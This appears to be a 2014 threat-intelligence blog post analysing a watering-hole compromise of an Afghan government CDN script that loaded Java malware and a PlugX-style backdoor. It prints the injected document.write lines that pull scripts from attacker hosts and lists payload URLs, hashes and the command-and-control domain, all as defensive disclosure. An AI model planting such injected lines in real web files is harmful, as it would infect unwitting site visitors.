
Operation Poisoned Helmand

In this day and age of interconnected cloud services and distributed content delivery networks (CDNs), it is important for both CDN service providers and security professionals alike to recognize and understand the risks that these systems can introduce within an modern enterprise. For organizations within both public and private sectors that leverage CDN platforms to dynamically deliver web content, it is important that the content is also routinely monitored. Otherwise, malicious third-party content can be loaded into a target organization's website without their knowledge, delivering untold risks to unwitting visitors.


Afghan Government "Watering Hole"

The ThreatConnect Intelligence Research Team (TCIRT) recently observed a targeted cross-site scripting (XSS) "drive-by" attack that leveraged a single content delivery network resource to distribute a malicious Java applet via nearly all of the major official Government of Afghanistan websites. The compromised CDN resource in question is a JavaScript file hosted at [http:]//cdn.afghanistan[.]af/scripts/gop-script.js


http://cdn.afghanistan.af/scripts...
view-source:http://cdn.afghanistan.af/scripts/gop-script.js

```
document.write("<script src=http://update.javaplug-in.com/o/j.js><\/script>");
document.write("<script src=http:\/\/neoting.com/pay/danal/PhoneBill/07/1.js><\/script>");
(function (a) { function h(a, b) { this.init(a, b) } function g(a, b) { this.init(a, b) }
$(document).ready(function () {
    $("#cat-filter").change(function () {
        window.location.href = $(this).val();
    });

    /* FAQ Post */
    $(".faq-post").click(function (e) {
        if ($(this).parent().next("div.meta").is(":hidden")) {

            $(this).parent().addClass("expanded");
            $(this).parent().next("div.meta").slideDown();

        } else {
            $(this).parent().removeClass("expanded");
            $(this).parent().next("div.meta").slideUp();
        }

        e.preventDefault();

    });
});
```

The domain cdn.afghanistan[.]af is a legitimate CDN site used by the Afghan Ministry of Communications and IT (MCIT) to host web content that is displayed and used on many official gov.af websites.



```
Domain Name: afghanistan.af
Domain ID: 24413-CoCCA
WHOIS Server: whois.nic.af
Referral URL:
Updated Date: 2014-12-03T11:12:33.205Z
Creation Date: 2006-01-04T11:00:00.000Z
Registry Expiry Date: 2011-11-29T14:30:00.000Z
Sponsoring Registrar: AFGNIC Registrar
Sponsoring Registrar IANA ID:
Domain Status: ok
Registrant ID: 475158-CoCCA
Registrant Name: Wais Payab
Registrant Organization: ANDC
Registrant Street: Kabul
Registrant City: kabul
Registrant State/Province:
Registrant Postal Code: 25000
Registrant Country: AF
Registrant Phone: +93.0799222240
Registrant Phone Ext:
Registrant Email: wais.payab@mcit.gov.af
```

The javascript URL ([http:]//cdn.afghanistan[.]af/scripts/gop-script.js) is called from numerous official Afghan Government websites, including the following:

- [http:]//canberra.afghanistan[.]af/en (Afghan Embassy in Canberra, Australia)
- [http:]//herat.gov[.]af/fa (Herat Province Regional Government)
- [http:]//mfa.gov[.]af/en (Ministry of Foreign Affairs)
- [http:]//moci.gov[.]af/en (Ministry of Commerce and Industries)
- [http:]//moe.gov[.]af/en (Ministry of Education)
- [http:]//mof.gov[.]af/en (Ministry of Finance)
- [http:]//moj.gov[.]af/fa (Ministry of Justice)
- [http:]//mowa.gov[.]af/fa (Ministry of Women's Affairs)
- [http:]//oaacoms.gov[.]af/fa (Office of Administrative Affairs and Council of Ministers)


It is likely that this javascript URL itself is normally legitimate, but the attackers obtained access to the file and prepended the following malicious JavaScript functions to the beginning of the script:

```
document.write("<script src=http://update.javaplug-in.com/o/j.js><\/script>");

document.write("<script src=http:\/\/neoting.com/pay/danal/PhoneBill/07/1.js>
<\/script>");
```

Note that the gov.af websites would not need to be compromised individually for this attack to be delivered to visitors of the sites, because it is the backend CDN infrastructure that is serving up the malicious script.


Li Keqiang: A Harbinger of Targeted Exploitation?

Judging by the last modified timestamp on the HTTP response of gop-script.js, which is Tue, 16 Dec 2014 08:07:06 GMT, this malicious CDN compromise was very recent in nature. In fact, it occurred on the very same day that China's Prime Minister Li Keqiang would meet with Abdullah Abdullah, the Chief Executive Officer of Afghanistan in Astana Kazakhstan, they would discuss infrastructure development and bilateral cooperation issues.



```
[redacted]$ wget --server-response --spider http://cdn.afghanistan.af/scripts/gop-script.js
Spider mode enabled. Check if remote file exists.
--2014-12-17 [redacted]--  http://cdn.afghanistan.af/scripts/gop-script.js
Resolving cdn.afghanistan.af... 103.23.247.25, 103.23.247.15
Connecting to cdn.afghanistan.af|103.23.247.25|:80... connected.
HTTP request sent, awaiting response...
  HTTP/1.1 200 OK
  Cache-Control: max-age=8640000
  Content-Length: 31375
  Content-Type: application/x-javascript
  Last-Modified: Tue, 16 Dec 2014 08:07:06 GMT
  Accept-Ranges: bytes
  ETag: "cf535848719d01:0"
  Vary: Accept-Encoding
  Server: Microsoft-IIS/7.5
  Date: Wed, 17 Dec 2014 [redacted]
Length: 31375 (31K) [application/x-javascript]
Remote file exists.

[redacted]$
```

Looking at the EXIF metadata of the image of Keqiang meeting with Abdullah that is hosted on the Chinese embassy website we note a Tue, 16 December 2014 07:43:31 modify time as well as the www.news[.]cn watermark in the bottom righthand corner. This indicates that the image of Keqiang and Abdullah was likely taken and edited sometime prior to 07:43:31. While it is ambiguous as to which timezone the edits actually took place in (Kazakhstan or China) we assume the date timestamp references GMT because the press release states "*In the afternoon of December 15 local time…*" If we assume the photograph and afternoon meeting took place sometime prior to 13:43 Alma-Ata standard time (+0600) this would closely correspond with a 07:43 GMT time stamp. The modification of the gop-script.js by the attackers at 08:07:06 GMT likely tracks extremely close to a window of a few hours in which Keqiang met with Abdullah.



```
<CF>^WV<FF>^@_<D0><E8>zO<E0><D5><FF>^@}<8E>y<E7>>^O<CC>|u<8E>1%/-<98><95><A0>a<CC>2<91>.<B3>Qw<94>
:<FF><D8><FF><E1>^@<DD>Exif^@^@II*^@^H^@^@^@^H^@^R^A^C^@^A^@^@^@^A^@^@^@^Z^A^E^@^A^@^@^@n^@^@^@ESC
^A^E^@^A^@^@^@v^@^@^@(^A^C^@^A^@^@^@^B^@^@^@1^A^B^@^U^@^@^@~^@^@^@2^A^B^@^T^@^@^@<93>^@^@^@^S^B^C
^@^A^@^@^@^A^@^@^@i<87>^D^@^A^@^@^@<A7>^@^@^@^@^@^@^@d^@^@^@^A^@^@^@d^@^@^@^A^@^@^@ACD Systems
<CA><FD><C2><EB><B3><C9><CF><F1>^@2014:12:16 07:43:31^@^C^@<90><92>^B^@^D^@^@^@272^@^B<A0>^D^@^A^@
^@^@<F4>^A^@^@^C<A0>^D^@^A^@^@^@<A4>^A^@^@^@^@^@^@^@<D0><E9><FB><FF><C0>^@^Q^H^A<A4>^A<F4>^C^A!^@
^B^Q^A^C^Q^A<FF><DB>^@<84>^@^B^A^A^A^A^A^B^A^A^A^B^B^B^B^C^E^C^C^B^B^C^F^D^D^C^E^G^F^G^G^G^F^G^F^H
```

It is worth mentioning that a similar scenario occurred on June 20th when security researcher PhysicalDrive0 observed a malicious Java file hosted on the Embassy of Greece in Beijing. At the time, a Chinese delegation led by Keqiang was visiting Greek Prime Minister Antonis Samaras in Athens. Security researcher R136a1 aka "thegoldenmessenger" released a followup blog with detailed analysis of the Greek embassy compromise.

While these two separate events are not directly related, additional research into the status of ministerial and official government websites on or around the dates of notable Chinese delegations and or bilateral meetings may yield additional patterns of interest.

Java Malware Overlap

Upon closer inspection of the prepended malicious JavaScript code, one will notice the similarity in the update.javaplug-in[.]com naming convention and URL structure to the C2 domain java-se[.]com found in the Palo Alto Networks blog post Attacks on East Asia using Google Code for Command and Control and associated with Operation Poisoned Hurricane. However, the malicious document.write driveby URLs listed above both result in 403 Forbidden errors as of December 18, 2014.

While the 403 Forbidden errors may seem like an analytic dead end, the TCIRT also identified a malicious Java applet submission to VirusTotal that confirms the nature of this malicious activity. This Java applet, SHA1: 388E6F41462774268491D1F121F333618C6A2C9A, has no antivirus detections as of December 21st. The applet contains its malicious class file at the path “jre7u61windows/x86/Update.class”. This class file downloads and decodes an XOR 0xC8 encoded Windows PE executable payload from [http:]//mfa.gov[.]af/content/images/icon35.png, hosted on the official Afghan Ministry of Foreign Affairs site, which was also affected by the gop-script XSS.

Using historic context archived within ThreatConnect, the TCIRT concluded that this Java applet is from the same source code as the applet SHA1: ADC162DD909283097E72FC50B7AB0E04AB8A2BCC, which was previously observed by the TCIRT at the Operation Poisoned Hurricane related URL [http:]//jre7.java-se[.]com/java.jar on August 15, 2014. This applet has the same class path, and downloads an XOR 0xFF encoded payload executable from the URL [https:]//amco-triton.co[.]jp/js/dl/in.jpg. Additional indicators and context associated with this particular Java driveby activity can be found in the ThreatConnect Common Community Incident 20140815A: java-se APT Driveby (shared October 02, 2014)

The Windows PE Payload

The XOR 0xC8 encoded payload downloaded from [http:]//mfa.gov[.]af/content/images/icon35.png decodes into the Windows PE executable SHA1: 72D72DC1BBA4C5EBC3D6E02F7B446114A3C58EAB

This executable is a self-extracting (SFX) Microsoft Cabinet executable that is digitally signed with a valid certificate from “OnAndOn Information System Co., Ltd.”, serial number “1F F7 D8 64 18 1C 55 5E 70 CF DD 3A 59 34 C4 7D”. This same certificate was also used to sign the Java applet that downloaded this malware.

This executable drops the following files:

- SHA1: 2068260601D60F07829EE0CEDF5A9C636CDB1765 (dllhost.exe)

Legitimate Microsoft Debugging Tools for Windows Executable, loads dbgeng.dll

- SHA1: E2D93ABC4C5EDE41CAF1C0D751A329B884D732A2 (dbgeng.dll)

Malicious DLL that loads into the above dllhost.exe, using a similar DLL sideloading technique to that most commonly associated with the PlugX backdoor.

- SHA1: 5C8683E3523C7FA81A0166D7D127616B06334E8D (Readme.txt)

Malicious encrypted backdoor binary blob loaded by dbgeng.dll

This backdoor connects to the faux Oracle Java themed command and control (C2) domain oracle0876634.javaplug-in[.]com. Note that javaplug-in[.]com is the same root domain found in the compromised version of [http:]//cdn.afghanistan[.]af/scripts/gop-script.js as [http:]//update.javaplug-in[.]com/0/j.js, confirming that this Java malware is in fact directly associated with the Afghan MCIT CDN XSS compromise.

Full indicators of this activity and a YARA rule to detect the malware certificate can be found in the ThreatConnect Common Community under Incident 20141217A: Afghan Government Java Driveby and signature APT_OnAndOn_cert.yara.

Conclusion

As the US and NATO reduce their troop levels in Afghanistan, China is posturing to fill the gap of influence that the west is leaving behind. With plans to facilitate multilateral peace talks with the Taliban and establish major transportation projects which aim to bolster the Afghan economy, Beijing has been eyeing Afghanistan as part of its broader South Asian strategy.

By exploiting and co-opting Afghan network infrastructure that is used by multiple ministerial level websites, Chinese intelligence services would be able to widely distribute malicious payloads to a variety of global targets using Afghanistan's government websites as a topical and trusted distribution platform, exploiting a single hidden entry point. This being a variant of a typical "watering-hole" attack, the attackers will most likely infect victims outside the Afghan government who happened to be browsing any one of the CDN client systems, specifically, partner states involved in the planned troop reduction.

It is important to consider that corporate enterprises are not immune to this tactic, and this is not just a technique that is used by APT threat actors. If an enterprise's website leverages a CDN to speed up content delivery, unintended consequences must be anticipated. Fortunately, modern browsers now implement a security concept called "Content Security Policy". As long as the server's response headers are configured properly, third party content may be restricted to originating from a narrow whitelist.

Just as attackers distribute malicious content to users en masse or CDN services distribute web content to users, security professionals must be able to quickly distribute actionable Threat Intelligence in formats readable by both humans and machines. ThreatConnect is the industry's first comprehensive Threat Intelligence Platform that enables enterprises to orchestrate the aggregation of Threat Intelligence from multiple sources, use integrated analytics and a robust API that gives enterprises the control to action their own Threat Intelligence, in the cloud and on premises. Register for a free account now to view the Common Community shares and more.